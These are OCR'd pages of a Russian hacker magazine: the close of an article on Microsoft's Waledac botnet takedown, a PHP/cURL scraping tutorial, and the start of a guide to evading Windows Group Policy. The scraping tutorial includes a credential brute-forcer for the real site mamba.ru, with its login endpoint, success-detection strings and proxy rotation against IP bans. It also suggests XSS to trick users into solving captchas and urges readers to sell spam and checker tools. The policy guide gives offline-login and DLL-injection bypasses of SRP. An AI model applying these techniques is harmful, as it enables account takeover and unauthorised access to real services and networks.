1. Нарушение p2p-механизма обмена управляющими командами.
2. Нарушение обмена DNS/HTTP-командами.
3. Нарушение работы двух верхних слоев C&C-серверов.

Первым делом нужно было прервать работу P2P-механизма. В связи с тем, что функция нахождения ближайшего ретранслятора внутри ботнета работала нестабильно, была возможна ситуация, что узлу приходилось перебрать до 20 адресов, находящихся в его списке «соседей», чтобы найти работающий соседний репитер. Благодаря этому нам удалось создать поддельные репитеры, включить их в состав ботнета и начать распространять фальшивые обновления списка репитеров, тем самым нарушив связность системы управления P2P. Это позволило передавать команды узлам-спамерам от специально созданных командных серверов Microsoft.

В случае неработоспособности P2P-механизма узлы ботнета начинают искать друг друга с помощью механизма fast flux DNS. Поэтому необходимо было разрушить и этот способ управления, чтобы злоумышленник не мог восстановить контроль над ботнетом. Это интересный момент, потому что здесь мы использовали юридический механизм. Типичная процедура отзыва DNS имени через ICANN с помощью процедуры со страшным названием «Uniform Domain-Name Dispute-Resolution Policy» может занять довольно много времени. Это позволило бы злоумышленникам успеть осознать, что их атакуют, и предпринять меры по регистрации новых DNS-имен, на которые позже перевести управление ботнетом. Поэтому вместо стандартной процедуры ICANN мы воспользовались процедурой TRO (temporary restraining order) — возможностью временно приостанавливать действие доменов на 28 дней. На этом этапе еще одной сложностью было то, что часть DNS-имен была зарегистрирована на территории Китая и Нидерландов. Поводом для судебного иска было нарушение торговой марки Microsoft и Pfizer. Ботнет активно рассылал письма с уведомлениями о выигрыше в несуществующей лотерее Microsoft и рекламу поддельных лекарств под маркой Pfizer.

Для того чтобы злоумышленники могли побороться с Microsoft в суде, ежели у них появится желание заявить свои права на ботнет, на сайте было опубликовано исковое заявление. Также в национальных газетах на территории стран, откуда подозреваемые управляли ботнетом, были опубликованы уведомления о вызове в суд. Как и предполагалось, никто не посмел явиться в суд и заявить о своих правах на ботнет. Таким образом Microsoft выиграл суд на территории США, Китая и Нидерландов. Подробнее о юридических тонкостях и перипетиях борьбы за ботнет можно почитать в специальном разделе сайта Microsoft (bit.ly/rIDUDA).

В результате этих юридических действий права на DNS перешли к Microsoft. На данный момент DNS-имена подключены к серверам Microsoft. В случае, если к этим серверам подключается зараженный узел из ботнета, на него подается команда, приказывающая боту бездействовать. К сожалению, Microsoft не имеет права удалить вредоносный код бота Waledac, поэтому мы связываемся с провайдерами, через которых пользователь подключен к Сети и просим их помочь пользователю избавиться от вредоносного кода с помощью бесплатных утилит, таких как Microsoft Security Essential и Malicious Software Removal Tool.

ЗАКЛЮЧЕНИЕ

Мы надеемся таким образом постепенно очистить интернет от последних остатков ботнета Waldac. Чтобы злоумышленникам было неповадно в дальнейшем создавать ботнеты, Microsoft в сотрудничестве с правоохранительными органами продолжает расследование и сбор доказательств. С этой целью мы предложили награду в $250 000 тому, кто сообщит сведения, способствующие аресту преступной группы, стоявшей за Rustock (bit.ly/oR7x88). По нашему опыту, такой подход может сработать. В завершение хочется сказать, что Microsoft и в дальнейшем намерен активно бороться с киберпреступлениями, преследуя злоумышленников всеми доступными ему способами. ℶ

qbz (cayd@yandex.ru)



LINKS

bit.ly/qV15Z8 — мануал по настройкам cURL.

bit.ly/oMBmcW — плагин LiveHTTPHeaders для Mozilla Firefox'a.

Парсинг по-крупному

ДОБЫВАЕМ ЦЕННУЮ ИНФОРМАЦИЮ С ЧУЖИХ САЙТОВ

Автоматический сбор информации с чужих сайтов в больших объемах — задача простая только на первый взгляд. Сегодня я поделюсь с тобой конкретным опытом по созданию грабберов для удаленных ресурсов на примере всем известных сервисов mamba.ru и slil.ru.

DVD

На нашем диске ты найдешь видео, подробно описывающее процесс парсинга сервиса slil.ru.

Также на диск мы заботливо выложили все необходимые скрипты и примеры.

HTML-код, который мы получаем со slil.ru

Предположим, перед нами стоит задача проанализировать миллион страниц одного сайта и собрать с них какую-то конкретную информацию: выдрать ссылки, телефоны, имена и так далее. Вроде как затея очень простая и решается несложным скриптом, который будет ходить по сайту, анализировать контент и выдирать оттуда нужные данные.

Однако на деле всё не так просто: любые сервисы не заинтересованы в том, чтобы с их системами работали боты. Никто не хочет, чтобы у него воровали информацию, загружали сервера ненужным трафиком и полностью игнорировали рекламу. Поэтому все крупные сервисы активно борются с ботами, используя разнообразные технологии:

- CAPTCHA;
- авторизацию (cookie, сессии);
- сертификаты;
- JavaScript-защиту;
- лимит соединений;
- генерацию ключей доступа через flash;
- другие, более изощренные способы защиты.

Впрочем, все используемые технологии — это не полное решение проблемы, а всего лишь усложнение процедуры: обойти при граббинге можно абсолютно всё.

ПРАКТИКА

Как говорится, лучше один раз увидеть, чем сто раз услышать. Поэтому приступим к практической части, в которой мы напишем простой парсер для удобного файлообменника slil.ru.

Выбор пал на него, так как никаких особых защит веб-сервер этого ресурса не ставит, а сам он содержит много интересной информации, такой как загруженные аккаунты, приватный софт и другие интересности. Рассмотрим инструментарий, который мы будем использовать от начала написания бота и до первых полученных результатов:

- Браузер.
- PHP.
- cURL.
- Плагин LiveHTTPHeaders для Mozilla Firefox.

Больше нам ничего не потребуется, кроме головы на плечах и удобного текстового редактора. Для начала давай определимся, что же мы будем парсить. Парсить будем название файла, его размер и ссылку для скачивания. Вся эта информация содержится в HTML-сорцах страницы скачивания загруженного файла.


Теперь рассмотрим способы получения кода той самой страницы. Их также несколько:

1. Стандартная функция file_get_contents(). Требует включенную PHP-директиву allow_url_fopen. Включить ее можно через .htaccess-файл настройки сервера Apache (php_flag allow_url_fopen on). Здесь также следует упомянуть, что в пятой версии всеми любимого PHP стало возможным создавать определенные настройки для HTTP-запроса. Это реализуется примерно так:

```
$settings = array('http' => array('method' => 'GET', 'header' =>
  "User-Agent: [ЮЗЕРАГЕНТ]\r\n".
  "Accept: text/xml,application/xml,application/
xhtml+xml;q=0.5\r\n".
  "Accept-Language: en-us,en;q=0.5\r\n".
  "Accept-Encoding: gzip,deflate\r\n".
  "Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7"));

$settings = stream_context_create($settings);
$html = file_get_contents('http://url.tld/', NULL, $settings);
```

2. Сокеты (fsockopen() и другие функции, которые мы рассматривать не будем).
3. cURL.



Плагин LiveHTTPHeaders

Идеальная вещь для работы с удаленными серверами. Это как швейцарский нож для составления запросов на сервер. Всё продумано до мелочей и обернуто в интуитивно понятную среду разработки. На курле мы и остановимся, так как только он может предоставить нам многопоточность работы и требуемую быстроту (в среднем cURL в четыре раза быстрее file_get_contents).

КАК СЕРВИСЫ ЗАЩИЩАЮТСЯ ОТ ГРАББИНГА, И КАК ЭТО ОБХОДЯТ

1 CAPTCHA

Существуют по крайней мере три способа для обхода всем надоевших картинок с мутными цифрами/буквами.

- Скрипт на основе нейросети и других алгоритмов. Эффективность способа может сильно меняться, в случае качественной капчи эффективность автоматического распознавания опустится ниже 5%.
- Сервисы ручного распознавания капчей с удобным API для автоматической работы. Здесь картинки разгадывают реальные люди в онлайн-режиме, поэтому эффективность способа очень высокая: до 90%. Единственный минус — за использование этих сервисов нужно платить деньги.
- Использование XSS-уязвимостей для подсовывания капчей реальным пользователям. При помощи XSS на уязвимом сервисе можно разместить специальный скрипт, который будет блокировать интерфейс и предлагать пользователю распознавать капчу. Люди сейчас на уровне рефлекса готовы к такой ситуации и с удовольствием распознают поддельные картинки, не чуя подвоха.

2 Авторизация

Очень часто бывает так, что необходимая информация доступна только для зарегистрированных пользователей определенного ресурса. Она может находиться в какой-либо закрытой части сайта или же скрываться под так называемым хайдом на форуме. Также во многих случаях для регистрации тебе может понадобиться специальное приглашение — инвайт от уже состоявшихся членов сайта. Только после прохождения процесса регистрации на ресурсе ты сможешь получить доступ к нужному разделу. Данная защита не представляет большой трудности в обходе, скорее, немного замедляет работу нашего бота, и то далеко не всегда. Если мы хотим проводить множество действий на нужном сайте из-под одного авторизованного аккаунта, то нам следует составить один дополнительный запрос к серверу в самом начале работы бота. Данный запрос необходим для получения авторизационных кукисов. Чаще всего это именно cookie-записи, и ничего более. После получения печенек от сервера последующие запросы будут происходить с их использованием, чем мы и обходим данную защиту.


3 Сертификаты и JavaScript-защиты

Ресурс, с которого ты хочешь грабить инфу, может работать через SSL, и в этом случае, если необходимый сертификат у тебя есть, не составляет большого труда научить скрипт использовать этот сертификат. Для PHP я могу посоветовать замечательную библиотеку cURL, которая отлично реализует все задачи, связанные с сетевым взаимодействием. Что касается JavaScript-защит, то они чаще всего ориентированы на шифрование исходного кода (читай статью «JavaScript: Игры в прятки» из прошлого номера) или на проверку специальных js-переменных, которые доказывают, что страница загружена реальным браузером, а не ботом. Обходятся эти методы элементарным анализом HTML-кода страницы. Такой анализ ты легко сможешь выполнить с помощью инструмента Opera DragonFly в «Опере» или плагина для «Лисы» LiveHTTPHeaders. Обе этих тулзы помогут тебе понять, какие же POST-, GET- и COOKIE-переменные твой браузер посылает удаленному ресурсу. Затем ты сможешь вставить эти переменные в код своего бота.

4 Лимит соединений

Для защиты от граббинга грамотные администраторы ставят ограничения на скорость закачивания страницы пользователем, а также на количество соединений и частоту активности. Понятно, что ни один нормальный пользователь не работает с сайтом несколько часов подряд, выкачивая 5000 страниц в час. Поэтому, анализируя активность клиентов, умные системы и CMS могут выявлять левых пользователей и ограничивать их работу. В то же время администраторы не могут действовать в лоб: ведь под одним IP-адресом вполне могут сидеть сразу сотни человек.

Что же делать, если нам нужно за одну минуту получить 1000 страниц, а сервер не реагирует уже после 20-й страницы? Использовать socks- и proxy-сервера. В этом случае работа бота будет происходить не с одного IP-адреса, а например, со 100 IP-адресов. Тем самым, умножив 100 на 20, мы получим 2000 запросов, на которые сервер точно должен ответить.



Готовый парсер slil.ru

РАЗВЕДКА

Прежде чем написать первые строчки на cURL, давай проанализируем, как браузер получает страницу. Ведь нам нужно замаскироваться именно под браузер. Для этого откроем Mozilla Firefox и запустим плагин LiveHTTPHeaders. Теперь перейдем по тестовому адресу slil.ru/31402491 и посмотрим в окно плагина. Там будет много логов, из которых нас интересует только самый первый запрос.

Вот как он может выглядеть:

```
GET /31402491 HTTP/1.1
Host: slil.ru
User-Agent: [ЮЗЕРАГЕНТ]
Accept: text/xml,application/xml,application/xhtml+xml;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
```

Если данный запрос возвращает нужную нам страницу, значит, его мы и будем использовать в качестве маскировки.

СОСТАВЛЕНИЕ ЗАПРОСА

Теперь давай напишем простенький скрипт для получения страницы с файлообменника:

```
$curl = curl_init();
$head = array(
  'Host: slil.ru',
  'User-Agent: [ЮЗЕРАГЕНТ]',
  'Accept: text/xml,application/xml,application/xhtml+xml;q=0.5',
  'Accept-Language: en-us,en;q=0.5',
  'Accept-Encoding: gzip,deflate',
  'Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7',
  'Keep-Alive: 300',
  'Connection: keep-alive'
);
// шапка, которую мы получили через LiveHTTPHeaders в виде массива

curl_setopt($curl, CURLOPT_URL, 'http://slil.ru/31402491');
curl_setopt($curl, CURLOPT_RETURNTRANSFER, true);
curl_setopt($curl, CURLOPT_HTTPHEADER, $head);
curl_setopt($curl, CURLOPT_ENCODING, 'gzip,deflate');

$out = curl_exec($curl); // создаем соединение
curl_close($curl); // закрываем текущее соединение
```

Всего 17 строк кода, и мы имеем исходный код страницы slil.ru/31402491 в переменной $out. Осталось только найти нужные нам данные, с чем справится следующий скрипт:

```
$filedata = explode('<p align="center">', $out);
$filedata = explode('</p>', $filedata[1]);
list($filename, $filesize) = explode('   ',
 trim(strip_tags($filedata[0])));

$temp_link = explode('var l1nk=\'', $cResult);
$temp_link = explode('\';', $temp_link[1]);
$temp_link = trim(str_replace("'+'", '', $temp_link[0]));
$data = array('name' => $filename, 'size' => $filesize,
    'link' => $temp_link);
```

Таким образом мы спарсили имя, размер и ссылку файла с одной страницы.

МНОГОПОТОЧНОСТЬ

Но как же спарсить сразу много файлов? На помощь приходит многопоточность cURL'a. Чтобы обработать множество файлов, нам нужно иметь как минимум множество ссылок. Для удобства напишем генератор диапазона ссылок, исходя из стартовой и последней ссылки:

```
function genLinks($from, $to)
  {
```

3 СЕРВИСА ДЛЯ РАСПОЗНАВАНИЯ КАПЧИ

Использование онлайн-сервисов для распознавания капчи очень популярно в серьезных проектах, часто основанных на получении выгоды от того или иного действия. И действительно, зачем программисту писать нейросети и сидеть бессоными ночами за кодом, когда можно просто заплатить один зеленый бакс за целую тысячу разгаданных капч. Давай рассмотрим три самых известных и популярных антикапчевых ресурса:

1 «Антигейт» (antigate.com) — один из самых первых и, безусловно, самых популярных сервисов. Здесь тебе с удовольствием помогут расшифровать русские и английские капчи форматов JPG, GIF и PNG. Цена за такое удовольствие относительно невысока — 1 долл. за 1000 изображений. Качество тоже на уровне — не более 10 % ошибок, а также возможность вывести деньги обратно, в случае если тебя что-то не устроит.

2 «КапчаБот» (captchabot.com) — аналогичный, но менее популярный сервис. Точность расшифровки немного меньше (80 %), также поддерживает многопоточность в своих API. Цена — 30 копеек за одно изображение, а время обработки — до 30 секунд. Значительный плюс системы — программные примеры, позволяющие безболезненно интегрировать сервис в свой проект.

3 Death by Captcha (deathbycaptcha.com) — относительно новый проект, позиционирующий себя как самого крутого распознавателя капч на рынке. Цена удовольствия — 1,39 долл. за 1000 распознанных капч. Среднее время распознавания составляет 17 секунд с точностью 90 % и выше. Здесь ты также найдешь целую кучу программных решений для работающего на сервисе API.

```
  $i = 0; $links = array();
  for ($i = 0; $i <= ($to - $from); $i++)
    {
    $links[] = 'http://slil.ru/'.($from+$i);
    }
  return $links;
  }
$links = genLinks(31402491, 31402591);
```

Теперь мы имеем 100 ссылок slil.ru от 31402491 до 31402591 в виде массива. Теперь приступим к самой многопоточности. Ее реализация немного труднее, но для нас нет ничего трудного.

В cURL'е многопоточность работает следующим образом:

1. Создаем дескриптор многопоточности, в который потом раз за разом складываем настроенные соединения.
2. Пробегаемся по дескриптору функцией curl_multi_exec, которая как раз и исполнит всё и сразу.
3. Для последующего обхода результатов работы используем curl_multi_getcontent.

За примером реализации такой схемы идем на диск и запускаем функцию parseLinks() следующим образом:

```
$info = parseLinks(genLinks(31402491, 31402591));
```

Теперь, после трех-четырех секунд работы скрипта, мы имеем информацию о 1000 файлов, сохраненных на slil.ru, в диапазоне от 31402491 до 31402591. Далее уже дело фантазии. Можно, например, произвести выборку конкретного формата файлов, можно их все скачать к себе на компьютер по соответствующим ссылкам, можно произвести поиск по фразе и так далее. Как показывает практика, ничего сложного в этом нет, поэтому рассмотрим еще один пример, который будет уже немного сложнее.

БРУТИМ «МАМБУ»

Далее мы остановимся на брутере для социальной сети «Мамба» (www.mamba.ru).

Как обычно, давай составим алгоритм работы брутера:

1. Посылаем запрос с логином и паролем.
2. Принимаем ответ.
3. Сверяем полученный ответ с уже подготовленным ответом «неудачной пары» и, если они одинаковы, возвращаем false, иначе возвращаем true.

Теперь остановимся немного подробнее на самом механизме авторизации «Мамбы». Перейдя на сайт, мы увидим кнопочку «Вход». Нажав на нее, ты никуда не переходишь, а также не создается никаких новых окон, зато посередине экрана появляется новый слой с формой для входа. Из этого следует, что стоит ожидать два варианта развития событий: либо нас перекинет на какую-то страницу после ввода неверной пары, либо же всё это безобразие реализовано на Ajax'е с помощью внутрисайтового API. Первый вариант был бы тяжелее для брутера, так как пришлось бы получать с сервера много мусора и лишнего html-кода, а вот второй вариант был бы идеальным, так как мы получаем всего лишь 100–300 символов от внутрисайтового API, чем ускоряем работу брутера. К нашей радости, на «Мамбе» используется как раз второй вариант — с API.

Далее нам необходимо найти адрес этого самого API. Искать в html- и JavaScript-коде, конечно, можно, но мы будем умнее и просто снова используем замечательный плагин для «Лисы» LiveHTTPHeaders.

Открыв страницу, введя пару «логин – пароль» и нажав кнопку «Вход», мы увидим в окне плагина адрес скрипта, который и отвечает за правильность/неправильность пары:

```
POST /ajax/login.phtml?XForm=Login HTTP/1.1
Host: mamba.ru
...
Cookie: mmbsid=b8HMuKD6KEILm9GTm5Z0eOMnBLtFy6Xp
...
clickUrl=http%3A%2F%2Fmamba.ru%2Ftips%2F%3Ftip%3DLogin&
target=&login_captcha=&login=xxx&password=x1x2x3&
VAnketaId=0&RedirectBack=http%253A%252F%252Fmamba.
ru%252Findex.phtml%253F
```

Адрес API — mamba.ru/ajax/login.phtml?XForm=Login.

СОСТАВЛЕНИЕ ЗАПРОСА

Теперь всмотримся в сам запрос. Как видим, здесь уже фигурируют сессии, это заметно по cookie. Также мы видим, что посылаются данные, и посылаются они методом POST. Все эти детали нужно учесть при написании брутера.

Теперь снова открывай диск и ищи на нем очередной пример на PHP + cURL. На этот раз мы должны получить определенный ответ от авторизационного API «Мамбы», означающий правильность или неправильность пары «логин – пароль».

Вот так выглядит ответ с неправильной парой:

```
{"t":"0000000000000","a":00000000,"s":1,"e":0,"d":[],"r":0,"XFor
ms":{"Login":{"found":"\u041d\u0435\u0432\u0435\u0440\u043d\
u043e\u0443\u043a\u0430\u0437\u0430\u043d \u043b\u043e\u0433\
u0438\u043d\u0438\u043b\u0438 \u043f\u0430\u0440\u043e\u043b\
u044c"}}}
```

А вот так с правильной:

```
{"t":"0000000000000","a":"00000000","s":1,"e":0,"d":[],"r":
"http%3A%2F%2Fmamba.ru%2Ftips%2F%3Ftip%3DLogin","XForms":0}
```

Поэтому будем считать, что если в ответе будет присутствовать строка `"r":"http%3A%2F%2Fmamba.ru%2Ftips%2F%3Ftip%3DLogin"`, то пара подошла. Также хочу отметить, что весь код с диска следует обернуть в многопоточный вариант, желательно в виде функции. Но не буду повторяться, так как способы реализации такой многопоточности описаны выше.

ПАЛКИ В КОЛЕСАХ

Создав функциональный скрипт и проверив около 1000 аккаунтов за минуту, ты можешь удивиться тому, что результаты далеко не всегда будут корректными. Для этого советую тебе просто-напросто вести лог работы, в который записываются ответы сервера. Открыв такой лог, ты увидишь подобные записи:

```
{"t":"1311437340338","a":0,"s":1,"e":0,"d":[],"r":0,"XForms":0,"
captcha":1}
```

А также записи, свидетельствующие о бане IP-адреса, с которого идет брут. Капча обходится разными способами (о наиболее популярных из них я уже рассказал выше), а вот бан IP-адреса легко исправить одной строкой на cURL:

```
curl_setopt($curl, CURLOPT_PROXY, '12.34.56.78:80');
```


Если рассматривать пример многопоточного скрипта, то лучше использовать не один, а много прокси, которые бы автоматически менялись после получения бана.

ЗАКЛЮЧЕНИЕ

Как видно из практики, работа с чужими сайтами совсем не трудна и многие даже очень популярные сервисы не очень-то и стараются в защите собственных данных от граббинга. Если, попробовав описанные в статье способы и приобретя соответствующий опыт, ты хочешь монетизировать свои навыки, то могу намекнуть, что в][-тусовке определенным спросом всегда пользовались и будут пользоваться всевозможные авторегистраторы, спамеры, грабберы, чекеры и так далее.

На этом спешу откланяться, удачного парсинга!]I[

Алексей «GreenDog» Тюрин, DSecRG.ru, Digital Security (agrrrdog@gmail.com)



Недостаточно прав? Достаточно

8 ПРИЕМОВ ДЛЯ ОБХОДА ГРУППОВЫХ ПОЛИТИК В ДОМЕНЕ



Не знаю, чем руководствовались люди из Microsoft, когда проектировали и создавали систему групповых политик в Windows, но получилось у них не очень. Система получилась гибкой и функциональной, но с немалым количеством лазеек, позволяющих обойти ограничения и добраться до тех мест ОС, доступ к которым запрещен.

По правде говоря, групповые политики были исследованы вдоль и поперек еще пять лет назад. Однако используемые решения мало чем изменились. Многие баги по-прежнему работают. Кроме того, появляются новые приемы для обхода групповых политик. Поэтому мы решили собрать для тебя некоторый набор рецептов, чтобы ты, во-первых, мог взять на вооружение, а во-вторых, перестал верить в то, что групповые политики — это панацея. При всем удобстве их использования они не могут обеспечить должный уровень защиты. Но обо всем по порядку.


ЧТО ЭТО ТАКОЕ?

Если верить скучным определениям, то групповые политики (или Group Policy) — это эффективный и централизованный механизм управления многочисленными параметрами операционных систем и приложений. Групповые политики позволяют админам определять правила, в соответствии с которыми настраиваются параметры рабочей среды как для пользователей, так и для компьютеров. Проще говоря, это довольно мощный инструмент для ограничения в действиях обычных пользователей. Существует масса различных политик и прав, с помощью которых можно запретить вызов диспетчера задач или редактора реестра, запретить доступ к меню «Пуск», а также довольно гибко ограничить запуск программного обеспечения (это реализуется с помощью так называемых Software Restriction Policies). Является ли этот механизм эффективным? Лишь отчасти. Доступ к шорткатам, запуск левого ПО и системных приложений, изменение настроек — все это достаточно легко запрещается с помощью групповых политик, и с этой точки зрения можно сказать спасибо разработчикам ОС. Но, увы, как это обычно бывает, эти политики зачастую можно обойти. Тут стоит сделать оговорку. Все политики можно разбить на две категории — для компов и для пользователей. Групповые политики доступны как в домене, так и на локальном компе. Если речь идет о локальной машине, то их можно посмотреть через специальную оснастку gpedit.msc (secpol.msc). В данной статье основной акцент сделан именно на доменные групповые политики. Итак, приступим.


ТРЮК 1. ОБХОДИМ ЗАГРУЗКУ ПОЛИТИК

Давай разберемся, как вообще каждая машина в локальной сети получает групповые политики из домена? Процесс создания групповых политик можно разбить на следующие условные этапы:

1. Админ создает объект групповой политики.
2. Привязывает его к каким-то элементам домена.
3. При входе в домен комп отправляет запрос на получение политик и получает их в ответ от домена.
4. При входе пользователя выполняется аналогичный запрос, но уже по пользовательским политикам.



Win+U + Help + Jump to url = Полноценный Explorer



Обход через некорректную обработку ярлыков

Итак, что мы здесь видим: политики подгружаются на стадии входа в систему. Здесь есть небольшая фича. По умолчанию обновление политик выполняется каждые 5 минут. Но если политики не были получены во время входа в систему, то обновляться они не будут! Вырисовывается элементарный способ, как эту особенность можно использовать:

1. Вынимаем патч-корд из компа.
2. Включаем комп и логинимся под своей учеткой.
3. Подключаем патч-корд обратно.

Даже при отсутствии доступа в сеть мы сможем войти в домен, так как винда ранее закешировала наш логин и пароль (это произошло во время предыдущего входа в систему). Но уже без применения групповых политик. При этом мы спокойно сможем использовать ресурсы сети, так как патч-корд к этому моменту будет на месте, а со всякими авторизациями на удаленных ресурсах справится сама винда. Стоит добавить, что в безопасном режиме винды групповые политики вообще не действуют. Комментарии, я думаю, излишни.

ТРЮК 2. КАК ПРОИСХОДИТ ПРОВЕРКА ПОЛИТИК?

Важно понимать, на каком этапе происходит сопоставление действия, которое хочет выполнить пользователь, с теми ограничениями групповых политик, которые на него накладываются. Сперва давай разберемся, где расположены политики.

Изначально, конечно, на контроллере домена, откуда уже передаются на машины в локальной сети. После получения групповых политик на клиентской машине они сохраняются в реестре винды в следующих местах (приведены основные ветки):

```
Политики для компа:
• HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\
CurrentVersion\Policies\
• HKEY_LOCAL_MACHINE\Software\Policies\
Политики для пользователей:
• HKEY_CURENT_USER\Software\Microsoft\Windows\CurrentVersion\
Policies\
• HKEY_CURENT_USER\Software\Policies\
```

Когда запускается какой-то процесс, то в нем (то есть в userspace'e) производится проверка данных веток реестра (через подгруженную библиотеку advapi.dll) на те или иные ограничения, которые потом кешируются/сохраняются в памяти процесса. Они проверяются, когда пользователь выполняет какое-то действие, например запуск ПО. В чем подвох? В том, что контроль производится из самого процесса. То есть если процесс «не захочет» проверять политики, то ничто его не заставит их соблюдать. Никакого общего мониторинга не производится! Отсюда вывод: если мы каким-то образом сможем запустить произвольный процесс, то политики нам уже не страшны. Сделать как правило — не проблема. Даже если нет возможности закачать программу на хост, можно выполнить ее удаленно (например, через шару).

ТРЮК 3. ОБХОДИМ SRP

Увы, дальше на нашем пути возникает другой механизм ограничений — SRP (Software Restriction Policies). Это группа политик, с помощью которых админ может ограничить список ПО, которое может запускать пользователь, через черный и белый списки. Blacklist и Whitelist определяются с помощью правил, которые можно задавать несколькими способами: по зонам и по сертификатам (первые два варианта практически не используются), а также по пути до файла и по его хешу. О том, что в системе действуют политики SRP, указывает соответствующий пункт в реестре — HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\TransparentEnabled со значением большим 0, который, как уже было сказано выше, проверяется при запуске процесса. Наша задача, соответственно, отрубить эту проверку внутри запускаемого процесса. Марк Руссинович (goo.gl/KNauh) еще в далеком 2005 году опубликовал пост в блоге об обходе SRP и представил тулзу GPdisable. Она производит DLL-инъекцию в заданный процесс, подгружая специальную DLL'ку. Когда процесс попытается получить значение ключа реестра HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\TransparentEnabled, то есть будет проверять присутствие политик SRP, данная библиотека перехватит запрос и возвратит STATUS_OBJECT_NAME_NOT_FOUND. Таким образом, процесс думает, что все OK и SRP политики в системе не действуют.

После покупки компании Sysinternals Майкрософтом GPdisable перестал был официально доступным (но его по-прежнему легко найти в Сети (bit.ly/nnzjN9). Есть еще более продвинутые решения. Утилита GPCul8or (bit.ly/nJAYri) от Eric'a Rachner'a выполняет аналогичные функции, но доступна в исходниках. Что это нам дает? Мы можем добавить в GPCul8or любые другие значения реестра винды (DisableTaskMgr, ProxySettingsPerUser к примеру) и таким образом обойти все возможные ограничения политик. Какие именно значения, спросишь ты. Тебе в помощь RegMon от Марка Руссиновича, хотя, по сути — это все значения из ветки Policies.

